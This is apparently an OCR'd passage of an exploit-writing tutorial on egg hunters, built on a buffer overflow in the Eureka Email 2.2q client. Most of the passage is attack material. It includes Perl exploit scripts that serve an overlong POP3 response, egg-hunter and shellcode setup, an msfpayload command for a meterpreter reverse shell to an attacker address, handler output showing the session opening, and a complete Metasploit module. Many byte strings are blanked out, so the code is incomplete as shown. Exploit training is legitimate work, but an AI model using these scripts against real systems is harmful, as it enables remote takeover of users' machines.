
```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "              ";
#calculate offset to EIP
my $junk = " " x (723 - length($localserver));
```

```
my $ret=pack('V',0x7E47B533);  #jmp edi from user32.dll XP SP3
my $padding = "    " x 277;

#calc.exe
my $shellcode="                                              " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                            ";

my $payload=$junk.$ret.$padding.$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "                              ";
print "                                              ";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "                              ";
  while(1)
  {
     print CLIENT "     ".$payload."  ";
        print "          ".length($payload)."      ";
  }
}
close CLIENT;
print "                ";
```


Attach Immunity to Eureka, and set a breakpoint at 0x7E47B533 (jmp edi).

Trigger the exploit. Immunity breaks at jmp edi. When we look at the registers now, instead of finding our shellcode at EDI, we see A's. That's not what we have expected, but it's still ok, because we control the A's. This scenario, however, would be more or less the same as when using jmp esp : we would only have about 700

bytes of space. Alternatively, you could use nops instead of A's, and write a short jump just before RET is overwritten. Then place the shellcode directly after overwrite RET and it should work.



But let's do it the "hard" way this time, just to demonstrate that it works. Even though we see A's where we may have expected to see shellcode, our shellcode is still placed somewhere in memory. If we look a little bit further, we can see our shellcode at 0×00473992 :



This address may not be static, so let's make the exploit more dynamic and use an egg hunter to find and execute the shellcode.

We'll use an initial jmp to esp (because esp is only 714 bytes away), put our egg hunter at esp, then write some padding, and then place our real shellcode (prepended with the marker). Then no matter where our shellcode is placed, the egg hunter should find & execute it.

The egg hunter code (We are using the NtAccessCheckAndAuditAlarm method in this example) looks like this:

```
my $egghunter =
"                                                                  ".
"                    ". # this is the marker/tag: w00t
"                                             ";
```

The tag used in this example is the string w00t. This 32 byte shellcode will search memory for "w00tw00t" and execute the code just behind it. This is the code that needs to be placed at esp.

When we write our shellcode in the payload, we need to prepend it with w00tw00t (= 2 times the tag – after all, just looking for a single instance of the egg would probably result in finding the second part of egg hunter itself, and not the shellcode)

First, locate jump esp (!pvefindaddr j esp). We'll use 0x7E47BCAF (jmp esp) from user32.dll (XP SP3).

Next, change the exploit script so the payload does the following:

- Overwrite EIP after 710 bytes with jmp esp

- Put the $egghunter at ESP. The egghunter will look for "w00tw00t"

- Add some padding (could be anything… nops, A's… as long as you don't use w00t :))

- Prepend "w00tw00t" before the real shellcode

- Write the real shellcode

Here is our functional code that does the above listed steps:

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !

my $localserver = "              ";
#calculate offset to EIP
my $junk = " " x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "     " x 1000;
my $egghunter =
"                                                                  ".
"                    ". # this is the marker/tag: w00t
"                                             ";

#calc.exe
my $shellcode="                                                    " .
"                                                    " .
"                                                    " .
"                                                    " .
"                                                    " .
"                                                    " .
```

```
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                        ";

my $payload=$junk.$ret.$egghunter.$padding."        ".$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "                                     ";
print "                                                     ";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "                                   ";
  while(1)
  {
     print CLIENT "     ".$payload."  ";
         print "               ".length($payload)."       ";
  }
}
close CLIENT;
print "                       ";
```


Attach Immunity to Eureka Mail, and set a breakpoint at 0x7E47BCAF. Continue to run Eureka Email.

Trigger the exploit. Immunity will break at the jmp esp breakpoint.


Now look at esp (before the jump is made) :

We can see our egghunter at 0x0012cd6c

At 0x12cd7d (mov eax,74303077), we find our string w00t.



Continue to run the application, and calc.exe should pop up



Nice.

As a little exercise, let's try to figure out where exactly the shellcode was located in memory when it got executed.

Put a break between the two eggs and the shellcode (by prepending the shellcode with 0xCC), and run the exploit again, while it is attached to the debugger.

Here we see the egg (77303074 77303074) followed by the break (0xcc) and then the shellcode

EIP (breakpoint) . 0x004739AD

=> nowhere near our address on the stack !

The egg+shellcode was found in the resources section of the application.

Address	Size	Owner		Section	Contains	Type	Access	Initial access
00400000	00001000	Eureka_E	00400000 (itself)		PE header	Imag	R	RWE
00401000	00056000	Eureka_E	00400000	.text	code	Imag	R E	RWE
00457000	00002000	Eureka_E	00400000	.rdata	imports	Imag	R	RWE
00459000	00026000	Eureka_E	00400000	.data	data	Imag	RW	RWE
0047F000	00137000	Eureka_E	00400000	.rsrc	resources	Imag	R	RWE

So it looks like the egghunter (at 0x0012cd6c) had to search memory until it reached 0x004739AD.

If we look back (put breakpoint at jmp esp) and look at stack,we see this :

Egg hunter

nops

no shellcode here

Despite the fact that the shellcode was not located anywhere near the hunter, It did not take a very long time before the egg hunter could locate the eggs and execute the shellcode.

But what if the shellcode is on the heap ? How can we find all instances of the shellcode in memory? What if it takes a long time before the shellcode is found ? What if we must tweak the hunter so it would start searching in

a particular place in memory ? And is there a way to change the place where the egg hunter will start the search ? A lot of questions, so let's continue.

Tweaking the egg hunter start position (for fun, speed and reliability)

When the egg hunter in our example starts executing, it will perform the following instructions :

(Let's pretend that EDX points to 0x0012E468 at this point, and the egg sits at 0x0012f555 or so.)

```
0012F460    66:81CA FF0F      OR DX,0FFF
0012F465    42                INC EDX
0012F466    52                PUSH EDX
0012F467    6A 02             PUSH 2
0012F469    58                POP EAX
```

The first instruction will put 0x0012FFFF into EDX. The next instruction (INC EDX) increments EDX with 1, so EDX now points at 0×00130000. This is the end of the current stack frame, so the search does not even start in a location where it would potentially find a copy of the shellcode in the same stack frame. (Ok, there is no copy of the shellcode in that location in our example, but it could have been the case). The egg+shellcode are somewhere in memory, and the egg hunter will eventually find the egg+shellcode. No problems there.

If the shellcode could only be found on the current stack frame (which would be rare – but hey, can happen), then it may not be possible to find the shellcode using this egg hunter, because the hunter would start searching after the shellcode. If you can execute some lines of code, and the shellcode is on the stack as well, it may be easier to jump to the shellcode directly by using a near or far jump using an offset. But it may not be reliable to do so.

There could be a case where you would need to tweak the egg hunter a bit so it starts looking in the right place, by positioning itself before the eggs and as close as possible to the eggs, and then execute the search loop.

Do some debugging and you'll see. Watch the EDI register when the egghunter runs and you'll see where it starts. If modifying the egg hunter is required, then it may be worth while playing with the first instruction of the egg hunter a little. Replacing FF0F with 00 00 will allow you to search the current stack frame if that is required. This would contain null bytes and you would have to deal with that. If that is a problem, you may need to be a little creative.

There may be other ways to position yourself closer, by replacing 0×66,0×81,0xca,0xff,0x0f with some instructions that would. Some examples :

- Find the beginning of the current stack frame and put that value in EDI

- Move the contents of another register into EDI

- Find the beginning of the heap and put that value in EDI (in fact, get PEB at TEB+0×30 and then get all process heaps at PEB+0×90).

- Find the image base address and put it in EDI

- Put a custom value in EDI. This can be dangerous it is like hardcoding an address, so make sure whatever you put in EDI is located BEFORE the eggs+shellcode. You could look at the other registers at the moment the egghunter code would run and see if one of the registers could be placed in EDI to make the hunter start closer to the egg. Alternatively see what is in ESP, and perhaps a couple of pop edi instructions may put something usefull in EDI.

Of course, tweaking the start location is only advised under the following requirements:

- Speed really is an issue

- The exploit does not work otherwise

- You can perform the change in a generic way or if this is a custom exploit that needs to work only once.

Hey, the egg hunter works fine in most cases ! Why would WE ever need to change the start address ?

There may be a case where the final shellcode (tag+shellcode) is located in multiple places in memory, and some of these copies are corrupted/truncated. In this particular scenario, there may be good reason to reposition the egg hunter seach start location so it would try to avoid corrupted copies. (After all, the egg hunter only looks at the 8 byte tag and not at the rest of the shellcode behind it)

A good way of finding out if your shellcode is somewhere in memory, and where it is, and if it is corrupt or not is by using the "!pvefindaddr compare" functionality, which was added in version 1.16 of the plugin.

This feature was really added to compare shellcode in memory with shellcode in a file, but it will dynamically search for all instances of the shellcode. So you can see where your shellcode is found, and whether the code in a given location was modified/cut off in memory or not. Using that information, you can make a decision whether you should tweak the egg hunter start position or not, and if you have to change it, where you need to change it into.

A little demo on how to compare shellcode:

First, you need to write your shellcode to a file. You can use a little script like this to write the shellcode to a file :

```
# write shellcode for calc.exe to file called code.bin
# you can - of course - prepend this with egghunter tag
# if you want
#
my $shellcode="                                                  ".
"                                                  ".
"                                                  ".
"                                                  ".
"                                                  ".
"                                                  ".
"                                                  ".
"                                                  ".
"                                                  ".
"                                                  ".
"                                                  ".
"                                                  ".
```

```
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                        ";

open(FILE,"          ");
print FILE $shellcode;
print "       ".length($shellcode)."                  ";
close(FILE);
```

(We'll assume you have written the file into c:\tmp". Note that in this example, we did not prepend the shellcode with w00tw00t, because this technique really is not limited to egg hunters. Of course, if you want to prepend it with w00tw00t – be my guest)

Next, attach Immunity Debugger to the application, put a breakpoint before the shellcode would get executed, and then trigger the exploit.

Now run the following PyCommand : !pvefindaddr compare c:\tmp\code.bin

The script will open the file, take the first 8 bytes, and search memory for each location that points to these 8 bytes. Then, at each location, it will compare the shellcode in memory with the original code in the file.

If the shellcode is unmodified, you'll see something like this :

```
0BADF00D  -----------------------------------------
0BADF00D  Compare memory with bytes in file
0BADF00D  -----------------------------------------
0BADF00D  Reading file c:\tmp\code.bin ...
0BADF00D  Read 303 bytes from file
0BADF00D  Starting search in memory
0BADF00D     -> searching for \x89\xe2\xda\xc1\xd9\x72\xf4\x58
0BADF00D  Comparing bytes from file with memory :
0BADF00D     * Reading memory at location : 0x004739AC
0BADF00D       -> Hooray, shellcode unmodified
0BADF00D     * Reading memory at location : 0x004741BB
0BADF00D       -> Hooray, shellcode unmodified
0BADF00D     * Reading memory at location : 0x004749CA
0BADF00D       -> Hooray, shellcode unmodified
0BADF00D     * Reading memory at location : 0x00475584
0BADF00D       -> Hooray, shellcode unmodified
0BADF00D     * Reading memory at location : 0x0012DBB7
0BADF00D       -> Hooray, shellcode unmodified
!pvefindaddr compare c:\tmp\code.bin
```

If the shellcode is different (we have replaced some bytes with something else, just for testing purposes), you'll get something results that include:

- For each unmatched byte, you'll get an entry in the log, indicating the position in the shellcode, the original value (which is what is found in the file at that position), and the value found in memory (so you can use this to build a list of bad chars, or to determine that – for example – shellcode was converted to uppercase or lowercase)

- A visual representation will be given, indicating "–" when bytes don't match, which looks like this:

Log data

```
Address   Message
0BADF00D
0BADF00D   * Reading memory at location : 0x0012DBB7
0BADF00D     Corruption at position 68 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 79 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 84 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 85 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 88 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 97 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 103 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 115 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 119 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 129 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 132 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 133 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 167 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 179 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 182 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 185 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 190 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 195 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 198 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 199 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 203 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 227 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 233 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 238 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 239 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 244 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 247 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 257 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 267 : Original byte : 50 - Byte in memory : 4c
0BADF00D     Corruption at position 296 : Original byte : 50 - Byte in memory : 4c
0BADF00D     -> Only 273 original bytes found !
0BADF00D      +-----------------------------------------+-----------------------------------------+
0BADF00D      | FILE                                    | MEMORY                                  |
0BADF00D      +-----------------------------------------+-----------------------------------------+
0BADF00D      |89|e2|da|c1|d9|72|f4|58|89|e2|da|c1|d9|72|f4|58|
0BADF00D      |50|59|49|49|49|49|43|43|50|59|49|49|49|49|43|43|
0BADF00D      |43|43|43|43|51|5a|56|54|43|43|43|43|51|5a|56|54|
0BADF00D      |58|33|30|56|58|34|41|50|58|33|30|56|58|34|41|50|
0BADF00D      |30|41|33|48|48|30|41|30|30|41|33|48|48|30|41|30|
0BADF00D      |30|41|42|41|41|42|54|41|30|41|42|41|41|42|54|41|
0BADF00D      |41|51|32|41|42|32|42|42|41|51|32|41|42|32|42|42|
0BADF00D      |30|42|42|58|50|38|41|43|30|42|42|58|50|38|41|43|
0BADF00D      |4a|4a|49|4b|50|4a|48|50|4a|4a|49|4b|--|4a|48|50|
0BADF00D      |44|43|30|43|30|45|50|58|44|43|30|43|30|45|50|--|
0BADF00D      |4b|47|35|47|50|50|4b|43|4b|47|35|47|--|--|4b|43|
0BADF00D      |50|43|35|43|48|45|51|4a|--|43|35|43|48|45|51|4a|
0BADF00D      |4f|58|4b|58|4f|42|33|50|4f|--|4b|58|4f|42|33|--|
0BADF00D      |4b|51|4f|47|50|43|31|4a|4b|51|4f|47|50|43|31|4a|
0BADF00D      |4b|51|59|50|4b|46|54|50|4b|51|59|--|4b|46|54|--|
0BADF00D      |4b|43|31|4a|4e|50|31|49|4b|43|31|4a|4e|50|31|49|
0BADF00D      |50|50|59|4e|50|50|44|49|50|--|59|4e|--|--|44|49|
0BADF00D      |50|43|44|43|37|49|51|49|50|43|44|43|37|49|51|49|
0BADF00D      |5a|44|4d|43|31|49|52|4a|5a|44|4d|43|31|49|52|4a|
0BADF00D      |4b|4a|54|47|4b|51|44|46|4b|4a|54|47|4b|51|44|46|
0BADF00D      |44|43|34|42|55|4b|55|50|44|43|34|42|55|4b|55|--|
0BADF00D      |4b|51|4f|51|34|45|51|4a|4b|51|4f|51|34|45|51|4a|
0BADF00D      |4b|42|46|50|4b|44|50|50|4b|42|46|--|4b|44|--|50|
0BADF00D      |4b|59|4b|51|4f|45|50|45|4b|--|4b|51|4f|45|--|45|
0BADF00D      |51|4a|4b|50|4b|45|50|50|51|4a|4b|--|4b|45|--|--|
0BADF00D      |4b|45|51|4a|4b|4d|59|51|4b|45|51|4a|4b|4d|59|51|
0BADF00D      |50|47|54|43|34|48|43|51|--|47|54|43|34|48|43|51|
0BADF00D      |4f|46|51|4b|46|43|50|50|4f|46|51|4b|46|43|50|50|
0BADF00D      |56|45|34|50|4b|47|36|50|56|45|34|--|4b|47|36|50|
0BADF00D      |30|50|4b|51|50|44|50|50|30|--|4b|51|50|44|--|--|
0BADF00D      |4b|44|30|45|50|4e|4d|50|4b|44|30|45|--|4e|4d|--|
0BADF00D      |4b|45|38|43|38|4b|39|4a|4b|45|38|43|38|4b|39|4a|
0BADF00D      |58|50|43|45|50|42|4a|50|58|--|43|49|50|42|4a|50|
0BADF00D      |50|42|48|50|30|4d|5a|43|50|42|48|--|30|4d|5a|43|
0BADF00D      |34|51|4f|45|38|4a|33|4b|34|51|4f|45|38|4a|38|4b|
0BADF00D      |4e|4d|5a|44|4e|46|37|4b|4e|4d|5a|44|4e|46|37|4b|
0BADF00D      |4f|4d|37|42|43|45|31|42|4f|4d|37|42|43|45|31|42|
0BADF00D      |50|42|43|45|50|41|41|  |--|42|43|45|50|41|41|  |
0BADF00D      +-----------------------------------------+-----------------------------------------+
0BADF00D
```

```
!pvefindaddr compare c:\tmp\code.bin
```

If one of the instances in memory seems to be corrupted, you can try to re-encode the shellcode to filter out bad chars… but if there is one instance that is not broken, you can try to figure out a way to get the egg hunter to start at a location that would trigger the hunter to find the unmodified version of the shellcode first :-)

Note : you can compare bytes in memory (at a specific location) with bytes from a file by adding the memory address to the command line :

```
!pvefindaddr compare c:\tmp\code.bin 0x0012DBB7
```

Next, let's see if the egg hunter still works with larger shellcode, which is one of the goals behind using egg hunters in the first place.

Let's try again with larger shellcode. We'll try to spawn a meterpreter session over tcp (reverse connect to attacker) in the same Eureka Email exploit.

Generate the shellcode. Our attacker machine is at 192.168.0.122. The default port is 4444. We'll use alpha_mixed as encoder, so the command would be :

./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.122 R | ./msfencode -b '0×00' -t perl -e x86/alpha_mixed

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.122 R | ./msfencode -b
'0x00' -t perl -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 644 (iteration=1)

my $buf =
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
```

```
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   " .
"                                   ";
```

In the exploit script, replace the calc.exe shellcode with the one generated above.

Before running the exploit, set up the meterpreter listener :

```
./msfconsole

 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 490 exploits - 227 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
       =[ svn r8091 updated today (2010.01.09)

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set LHOST 192.168.0.122
LHOST => 192.168.0.122
msf exploit(handler) > show options

Module options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):
```

```
    Name      Current Setting  Required  Description
    ----      ---------------  --------  -----------
    EXITFUNC  process          yes       Exit technique: seh, thread, process
    LHOST     192.168.0.122    yes       The local address
    LPORT     4444             yes       The local port

Exploit target:

    Id  Name
    --  ----
    0   Wildcard Target

msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started reverse handler on port 4444
```

Now run the exploit and trigger the overflow with Eureka. After a few seconds, you should see this :

```
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.0.122:4444 -> 192.168.0.193:15577)

meterpreter >
```

owned !

Implementing egg hunters in Metasploit

Let's convert our Eureka Mail Client egghunter exploit to a metasploit module.

Some facts before we begin :

- We will need to set up a server (POP3, listener on port 110)

- We will need to calculate the correct offset. We'll use the SRVHOST parameter for this

- We will assume that the client is using XP SP3 (you can add more if you can get hold of the correct trampoline addresses for other Service Packs)

Note : the original metasploit module for this vulnerability is already part of Metasploit (see the exploits/windows/misc folder, and look for eureka_mail_err.rb). We'll just make our own module.

Our custom metasploit module could look something like this :

```
class Metasploit3 < Msf::Exploit::Remote
   Rank = NormalRanking
   include Msf::Exploit::Remote::TcpServer
```

```
include Msf::Exploit::Egghunter
def initialize(info = {})
   super(update_info(info,
    'Name'            => 'Eureka Email 2.2q ERR Remote Buffer Overflow Exploit',
    'Description'     => %q{
        This module exploits a buffer overflow in the Eureka Email 2.2q
        client that is triggered through an excessively long ERR message.
        },
    'Author'          =>
        [
          'InfoSec Institute'
        ],
     'DefaultOptions' =>
         {
          'EXITFUNC' => 'process',
         },
     'Payload'         =>
         {
          'BadChars' => "                    ",
          'StackAdjustment' => -3500,
          'DisableNops' => true,
         },
      'Platform'       => 'win',
      'Targets'        =>
         [
          [ 'Win XP SP3 English', { 'Ret' => 0x7E47BCAF } ],
          ],
      'Privileged'     => false,
      'DefaultTarget'  => 0))

       register_options(
       [
        OptPort.new('SRVPORT', [ true, "                                ", 110 ]),
       ], self.class)
     end

     def on_client_connect(client)
        return if ((p = regenerate_payload(client)) == nil)


        offsettoeip=723-datastore['SRVHOST'].length

        hunter = generate_egghunter

        egg = hunter[1]
        buffer =  "     "
        buffer << make_nops(offsettoeip)
        buffer << [target.ret].pack('V')
        buffer << hunter[0]
        buffer << make_nops(1000)
        buffer << egg + egg
        buffer << payload.encoded + "    "

        print_status("                                          ")
        print_status("                                   ")
        client.put(buffer)
        client.put(buffer)
        client.put(buffer)
```

```
            client.put(buffer)
            client.put(buffer)
            client.put(buffer)

            handler
            service.close_client(client)
        end

end
```

Of course, if you want to use your own custom egg hunter (instead of using the one built into Metasploit – which uses the NtDisplayString/NtAccessCheckAndAuditAlarm technique to search memory by the way), then you can also write the entire byte code manually in the exploit.


Exploit : (192.168.0.193 = client running Eureka, configured to connect to 192.168.0.122 as POP3 server. 192.168.0.122 = metasploit machine)

We have placed the metasploit module under exploit/windows/eureka (new folder)

Here are the results of the test:

```
       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 493 exploits - 232 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
       =[ svn r8137 updated today (2010.01.15)
msf > use exploit/windows/eureka/infosec_eureka2
msf exploit(infosec_eureka2) > set payload windows/exec
payload => windows/exec
msf exploit(infosec_eureka2) > set SRVHOST 192.168.0.122
SRVHOST => 192.168.0.122
msf exploit(infosec_eureka2) > set CMD calc
CMD => calc
msf exploit(infosec_eureka2) > exploit
[*] Exploit running as background job.
msf exploit(infosec_eureka2) >
[*] Server started.
[*]  [*] Sending exploit to 192.168.0.193...
[*]      Offset to EIP : 710
[*] Server stopped.
```

